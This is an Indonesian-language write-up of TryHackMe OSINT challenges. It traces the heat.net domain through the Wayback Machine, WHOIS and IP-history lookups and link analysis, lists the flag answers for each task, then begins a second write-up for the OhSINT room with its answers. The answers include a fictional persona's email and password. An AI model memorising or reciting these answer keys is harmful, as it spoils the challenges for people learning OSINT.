
- Q4: Dengan menggunakan wayback machine memberikan info bahwa website heat.net pertama kali meluncur di internet pada tanggal 1 Juni 1997.




- Q5: Untuk melihat kalimat pertama dari paragraf pertama dari tangkapan terakhir di tahun 2001 dapat dilakukan dengan mengset menjadi tahun 2001 dan didapat tangkapan terakhir ada di tanggal 6 Juli 2001.




- Q5: Dan ketika dibuka didapat kalimat pertama pada paragraf pertama yaitu “After years of great online gaming, it’s time to say good-bye.”



- Q6: Dengan menggunakan Google untuk mencari Perusahaan yang menciptakan heat.net berhasil mendapatkan SegaSoft sebagai penciptanya.




- Q7: Untuk menemukan header yang muncul di tangkapan terakhir pada tahun 2010, wayback machine dapat diset menjadi tahun 2010 dan 30 Desember menjadi tangkapan terakhir di tahun 2010.




- Q7: Saat tangkapan terakhir dibuka ternyata header yang didapat adalah Heat.net – Heating and Cooling.

TASK 6




- Q1: Pada artikel tersebut terdapat 6 link, tetapi yang menjadi internal link atau link yang masih dalam satu domain hanya ada 5.




- Q2: Berdasarkan Q1 dapat diketahui bahwa external link hanya ada 1 yang merujuk ke domain yang berbeda.


- Q3: External link tersebut memiliki website purchase.org.



- Q4: Dengan melakukan inspect kemudian mencari kata kunci analyst, akhirnya didapat kode Google Analytics yang berupa UA-251372-24.




- Q5: Untuk melihat apakah kode tersebut digunakan pada website lain dapat dilihat menggunakan website bernama nerdydata.com. Sehingga didapat hasil akhir tidak ada website lain yang menggunakan kode yang sama atau nay.




- Q6: Karena dari link yang ada pada artikel tidak terdapat info tambahan maka dapat jawaban yang didapat adalah nay.


TASK 7



- Q1: Untuk melihat hubungan antar keduanya dari domain heat.net dan purchase.org dapat menggunakan tools IP History dari viewdns.info.



- Q1: Ketika dibandingkan keduanya memiliki pemilik IP address yang sama yaitu Liquid Web.



- Q1: Dan saat dicari di Google akhirnya ditemukan bahwa pemilik IP address kedua domain tersebut adalah Liquid Web, L.L.C.

Flag:

Task 1: -

Task 2:

- Q1: Namecheap inc
- Q2: 6613102107
- Q3: ns1.brainydns.com
- Q4: redacted for privacy
- Q5: Panama

Task 3:

- Q1: Steve
- Q2: Gwangju, South Korea
- Q3: Jeungsimsa Temple

Task 4:

- Q1: 173.248.188.152
- Q2: shared
- Q3: 4

Task 5:

- Q1: NS2.HEAT.NET
- Q2: 72.52.192.240
- Q3: shared
- Q4: 06/01/97
- Q5: After years of great online gaming, it’s time to say good-bye.
- Q6: SegaSoft
- Q7: Heat.net – Heating and Cooling

Task 6:

- Q1: 5
- Q2: 1
- Q3: purchase.org
- Q4: UA-251372-24
- Q5: nay
- Q6: nay

Task 7:

- Q1: Liquid Web, L.L.C

Task 8: -

Task 9: -

Try Hack Me - OhSINT

Challenge: https://tryhackme.com/room/ohsint

Task 1 OhSINT

What information can you possible get with just one photo?

Download Task Files

Answer the questions below

What is this user's avatar of?

cat — Correct Answer — Hint

What city is this person in?

london — Correct Answer — Hint

What is the SSID of the WAP he connected to?

unilever wifi — Correct Answer

What is his personal email address?

OWoodflint@gmail.com — Correct Answer

What site did you find his email address on?

github — Correct Answer

Where has he gone on holiday?

new york — Correct Answer

What is the person's password?

pennYDr0pper.! — Correct Answer — Hint


Seperti biasa kita download dulu file yang diberikan. Setelah dibuka ternyata filenya merupakan gambar wallpaper WindowsXP.

TASK 1

Karena dari gambarnya sendiri tidak ditemukan clue… jadi kita coba masukkan ke dalam exiftool online (https://exif.tools/).

